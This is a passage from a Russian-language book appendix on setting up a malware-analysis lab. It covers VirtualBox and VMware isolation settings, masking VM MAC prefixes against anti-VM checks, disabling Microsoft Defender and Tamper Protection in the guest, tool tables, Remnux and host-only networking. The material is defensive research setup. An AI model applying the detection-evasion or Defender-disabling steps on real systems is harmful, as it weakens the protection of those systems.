Среди параметров конфигурации сети также указаны настройки MAC-адреса. Гипервизоры часто применяют стандартные диапазоны MAC для виртуальных сетевых адаптеров. Например, VirtualBox может использовать префиксы `00:00:7D`, `00:01:5D`, `00:0F:4B`, `00:10:E0`, `00:14:4F`, `00:21:28`, `00:21:F6`, `08:00:27` или `52:54:00`. VMware может использовать `00:05:69`, `00:0C:29`, `00:1C:14` или `00:50:56`.

Чтобы обойти обнаружение ВМ по MAC-адресу, просто измените стандартный адрес ВМ на другой префикс.

> **ПРИМЕЧАНИЕ.** Довольно полный список префиксов MAC-адресов приведён по адресу gist.github.com. В идеале выберите MAC, соответствующий известному производителю

сетевых адаптеров.

Для изменения MAC в VirtualBox перейдите в Settings > Network. На вкладке Adapter 1 нажмите стрелку рядом с Advanced и введите новый адрес в поле MAC Address, как показано на рис. A.6.




Рис. A.6. Параметры сетевого адаптера в VirtualBox

В VMware перейдите в Settings > Network Adapter > Advanced и введите новый адрес в поле MAC Address, как на рис. A.7.




Рис. A.7. Параметры сетевого адаптера в VMware

И в VirtualBox, и в VMware можно создать случайный MAC-адрес, просто нажав значок обновления в VirtualBox или Generate в VMware рядом с полем MAC Address. Однако сгенерированные адреса всё равно входят в обычный диапазон гипервизора, поэтому для уклонения от обнаружения лучше вручную установить новый префикс.

Параметры буфера обмена и перетаскивания

Некоторые гипервизоры, включая VMware Workstation и VirtualBox, позволяют совместно использовать буфер обмена хоста и гостевой системы. Это означает, что данные можно скопировать с хост-машины и вставить в гостевую ВМ и наоборот. Возможность удобна, но несёт определённый риск. Когда общий буфер включён, любые данные из буфера хоста теоретически доступны гостевой ВМ. Если скопировать на хосте конфиденциальные данные, например пароль, работающая в гостевой системе вредоносная программа может получить к ним доступ. Аналогичным образом она способна записать данные в систему хоста через буфер либо эксплуатировать потенциальные уязвимости гипервизора. Такой сценарий маловероятен, но возможен.

Функции перетаскивания позволяют перетаскивать, копировать, файлы с хоста в гостевую ВМ и обратно. Как и общий буфер, это может подвергать хост большему риску, чем необходимо, в зависимости от природы исследуемой вредоносной программы. Включайте такие возможности только при крайней необходимости.

Чтобы отключить буфер обмена и перетаскивание файлов в VirtualBox, перейдите в Settings > General > Advanced и выберите Disabled в меню Shared Clipboard и Drag'n'Drop, как на рис. A.8.




Рис. A.8. Параметры буфера обмена и перетаскивания в VirtualBox

В VMware перейдите в Settings > Options > Guest Isolation, как показано на рис. A.9.




Рис. A.9. Параметры буфера обмена и перетаскивания в VMware

В этом меню отключите перетаскивание и общий буфер, сняв флажки Enable drag and drop и Enable copy and paste.

Общие папки

Общие папки упрощают обмен файлами между гостевой и хостовой операционными системами. Однако помните, что вредоносная программа также получит доступ ко всему их содержимому; автор усвоил это на собственном горьком опыте. Включайте общие папки только при необходимости, а если без них нельзя обойтись, как минимум назначайте режим "только чтение".

Параметры общих папок VirtualBox, показанные на рис. A.10, находятся в Settings > Shared Folders.




Рис. A.10. Параметры общих папок в VirtualBox

Чтобы добавить общую папку в VirtualBox, нажмите справа значок папки с плюсом (+). Конфигурацию можно изменить двойным щелчком общей папки в Machine Folders. Для удаления нажмите значок папки с крестиком (X).

В VMware параметры также находятся в Settings > Shared Folders, как на рис. A.11.




Рис. A.11. Параметры общих папок в VMware

В этом меню можно добавлять и изменять общие папки. Чтобы отключить их, выберите Disabled в Folder Sharing.

> **ПРИМЕЧАНИЕ.** Общий буфер, перетаскивание и общие папки работают только при установленных в ВМ необязательных VirtualBox Guest Additions или VMware Tools. Эти инструменты рассматриваются далее.

Установка инструментов анализа вредоносных программ Windows

Теперь у вас должна быть работающая ВМ Windows, уже настроенная для довольно стойкого противодействия многим базовым методам обнаружения и уклонения от ВМ. Но одной ВМ для анализа недостаточно; понадобятся инструменты. Автор рекомендует загрузить и установить FLARE-VM (mandiant.com), полностью настроенную среду анализа от Mandiant. Она включает набор сценариев, подготавливающих Windows к анализу посредством загрузки и установки множества полезных инструментов. Установка FLARE-VM необязательна, но экономит много времени. Для загрузки и установки запустите ВМ Windows и внимательно выполните инструкции README по адресу github.com.

Если вы решили не устанавливать FLARE-VM, для подготовки среды следует как минимум выполнить следующие меры:

1. **Отключить обновления Windows.** Обычно аналитической среде не требуются регулярные обновления Windows, поэтому их полезно отключить. Инструкции см. по адресу windowscentral.com. Однако помните: отключив обновления, можно пропустить попытки вредоносной программы эксплуатировать неустановленные версии операционной системы или прикладного ПО.
2. **Отключить защиту от изменений Windows.** Это необходимо перед отключением Microsoft Defender, описанным далее. Защита отключается в параметрах Windows Security > Virus and Threat Protection. Подробнее см. support.microsoft.com.
3. **Отключить Microsoft Defender.** Это не даст anti-malware мешать аналитической среде. Инструкции см. по адресу windowscentral.com.

Если FLARE-VM не устанавливалась, инструменты придётся установить вручную. В табл. А.1 приведены средства, которые автор применяет в своей среде, многие из них уже упоминались в книге, и их назначение.

Таблица А.1. Инструменты анализа вредоносных программ для Windows

Вид инструмента	Назначение	Примеры
Расширенный диспетчер задач	Взаимодействие с работающими процессами и вредоносной программой	Process Hacker, processhacker.sourceforge.io
Отладчик	Динамический анализ вредоносного кода	x64dbg, github.com
Дизассемблер	Обратная разработка вредоносной программы	IDA Pro, hex-rays.com; Ghidra, github.com
Определитель файлов	Определение различных типов файлов, выявление упаковщиков, обфускаторов и прочего	Detect It Easy, github.com
Шестнадцатеричный редактор	Просмотр и изменение двоичных данных	HxD, mh-nexus.de

Вид инструмента	Назначение	Примеры
Средство мониторинга сети	Наблюдение и исследование сетевых взаимодействий образца	Wireshark, wireshark.org
Анализатор PE	Получение общего представления о вредоносной программе на основе PE	PEStudio, winitor.com
Монитор процессов	Наблюдение за процессами вредоносной программы и их взаимодействием с операционной системой	Procmon, learn.microsoft.com
Утилита сравнения реестра и базового состояния	Сравнение состояния системы с базовым после запуска вредоносной программы	Regshot, sourceforge.net
Веб-прокси	Перехват и наблюдение за веб-запросами вредоносной программы	Fiddler, telerik.com

Ссылки из таблицы: processhacker.sourceforge.io · github.com · hex-rays.com · github.com · github.com · mh-nexus.de · wireshark.org · winitor.com · learn.microsoft.com · sourceforge.net · telerik.com

В зависимости от вида исследуемой вредоносной программы могут понадобиться другие инструменты и ПО. Например, для файлов Excel и Word придётся установить Microsoft Office; для исследования поведения вредоносных PDF, вероятно, понадобится Adobe Acrobat; для исполняемых файлов .NET потребуются платформа .NET и связанные библиотеки. Обязательно определите, установите и настройте ПО, необходимое для запуска исследуемых файлов. Учтите, что FLARE-VM может содержать не все нужные инструменты, и часть придётся установить вручную.

Установка инструментов ВМ

Инструменты ВМ, общее название программного обеспечения гипервизора, устанавливаемого внутри гостевой ВМ. В VirtualBox этот набор называется Guest Additions, а в VMware Workstation, VMware Tools. Такое ПО повышает удобство и производительность ВМ и добавляет полезные возможности, например общие папки и буфер обмена. К сожалению, инструменты также создают аномалии, в том числе процессы и файлы драйверов, по которым вредоносная программа может выявить гипервизор.

Несмотря на риск, эти инструменты добавляют удобные функции и производительность аналитической ВМ. Автор применяет двойной подход: имеет одну ВМ Windows без установленных инструментов и одну с ними. ВМ с инструментами служит основной аналитической средой. Если исследуемая вредоносная программа особенно активно уклоняется и обнаруживает ВМ, автор переключается на машину без инструментов. Такой подход хорошо работает и, скорее всего, подойдёт вам.

Другой вариант, удалять инструменты ВМ штатным деинсталлятором Windows перед запуском проблемной вредоносной программы. Наконец, два средства, VBoxCloak и VMwareCloak, умеют очищать некоторые файлы и мусор, нежелательные процессы и артефакты, оставшиеся после установки инструментов. Они рассматриваются далее.

Чтобы установить Guest Additions в ВМ VirtualBox, запустите машину и после загрузки Windows перейдите в Devices > Insert Guest Additions CD Image. Файлы установщика станут доступны на виртуальном CD-приводе ВМ; у автора это диск D:. Дважды щёлкните исполняемый файл `VBoxWindowsAdditions.exe`, чтобы запустить установку, как показано на рис. A.12. Не забудьте перезагрузить ВМ после установки.




Рис. A.12. Установка Guest Additions

Дополнительные сведения и помощь по установке см. в документации VirtualBox Guest Additions: virtualbox.org.

В новых версиях VMware Workstation VMware Tools часто устанавливаются автоматически. При необходимости ручной установки процесс почти идентичен VirtualBox. В ВМ VMware Workstation выберите VM > Install VMware Tools. В случае автора команда называется Reinstall VMware Tools, поскольку инструменты уже установлены, как на рис. A.13. Как и с VirtualBox Guest Additions, после установки необходимо перезагрузить ВМ.




Рис. A.13. Установка VMware Tools

Теперь ненадолго оставим ВМ Windows и обсудим настройку ВМ Linux.

Установка и настройка ВМ Linux

Одно из главных преимуществ ВМ Linux в лаборатории, возможность работать лёгким шлюзом для ВМ Windows. Пока вредоносная программа выполняется в Windows, Linux может перехватывать сетевой трафик для дальнейшего анализа и даже имитировать сетевые и интернет-службы, как будет показано далее. Автор использует Remnux, поэтому именно она рассматривается в руководстве.

Remnux, уже упоминавшаяся ранее, является готовой полнофункциональной средой Linux для анализа вредоносных программ. Она содержит почти все инструменты, которые когда-либо понадобятся для статического анализа вредоносных файлов и кода, а также некоторые возможности динамического анализа, например эмуляцию кода. Загрузите Remnux по адресу docs.remnux.org. Выберите необходимую виртуальную систему, VirtualBox или VMware, и загрузите и настройте ВМ по предоставленным инструкциям. В результате должна получиться работающая ВМ Remnux. Не забудьте обновить её командами:

```
> remnux upgrade
> remnux update
```

> **ПРИМЕЧАНИЕ.** Перед обновлением Remnux до последней версии предоставьте ей доступ в интернет, установив сетевой адаптер в NAT или Bridged. После завершения обновлений можно вернуть Host-Only.

Ручная установка инструментов BM Linux

Применение Remnux необязательно; можно с нуля настроить собственную BM Linux. В таком случае инструменты анализа придётся устанавливать самостоятельно. В табл. A.2 перечислены некоторые средства Linux, которые автор считает необходимыми. Все они предварительно установлены и настроены в Remnux. Учтите, что часть также включена во FLARE-VM для Windows.

Таблица A.2. Инструменты анализа вредоносных программ для Linux

Инструмент	Назначение
Base64dump, github.com	Выявляет и извлекает из файла данные, закодированные в Base64.
Binwalk, github.com	Анализирует двоичные образы и извлекает встроенные файлы, например из вредоносных программ со стеганографией.
CAPA, github.com	Сканирует исполняемые файлы и выявляет подозрительные сигнатуры, например возможные методы уклонения и обфускации.
ExifTool, exiftool.org	Определяет типы файлов и позволяет просматривать и изменять метаданные.
FakeDNS, github.com	Отвечает на DNS-запросы и имитирует службу DNS.
FLOSS, github.com	Извлекает закодированные и обфусцированные строки из PE-файла.
INetSim (Internet Services Simulation Suite), inetsim.org	Имитирует различные сетевые службы, например DNS, FTP и HTTP.
Speakeasy, github.com	Эмулирует исполняемый код и шелл-код.
XORSearch, blog.didierstevens.com	Ищет в файле строки, закодированные и обфусцированные в разных форматах, например XOR или ROL.
Yara, github.com	Выявляет и классифицирует вредоносные программы.

Ссылки из таблицы: github.com · github.com · github.com · exiftool.org · github.com · github.com · inetsim.org · github.com · blog.didierstevens.com · github.com

Этот раздел лишь поверхностно знакомит с полезными инструментами Remnux и аналитических сред Linux. Существуют также средства анализа вредоносных документов, эмуляции и компьютерной криминалистики памяти, но полное их обсуждение выходит за рамки книги.

Настройка и проверка параметров сети

Настройка лаборатории почти завершена, но осталось несколько шагов. Прежде чем продолжать, убедитесь, что сетевые адаптеры ВМ Windows и Remnux установлены в Host-Only. Это очень важно для следующих заключительных этапов.

Теперь нужно получить сведения о сетевом адаптере ВМ Remnux. Выполните команду `ifconfig` в терминале Remnux. Пример вывода показан на рис. А.14.




Рис. А.14. Получение сетевой конфигурации операционной системы Remnux

Нас интересует первая запись. Адрес `inet`, IP этой ВМ, равен `192.168.56.101`, а маска сети, `255.255.255.0`. Ваши значения могут отличаться в зависимости от конкретной конфигурации Remnux и использования VirtualBox или VMware. Запишите их: они скоро понадобятся.

Вернитесь в ВМ Windows и через меню Start откройте параметры сети Windows. Установите IP-адрес ВМ Windows в той же подсети, что и Remnux. Например, если адрес Remnux равен `192.168.56.101`, для Windows можно задать `192.168.56.102`. Если маска Remnux равна стандартной `255.255.255.0`, в поле Subnet Prefix Length введите `24`. В Gateway укажите IP Remnux, поскольку она будет шлюзом для Windows, и повторите тот же адрес в Preferred DNS. Вид такой конфигурации в Windows 10 показан на рис. А.15.

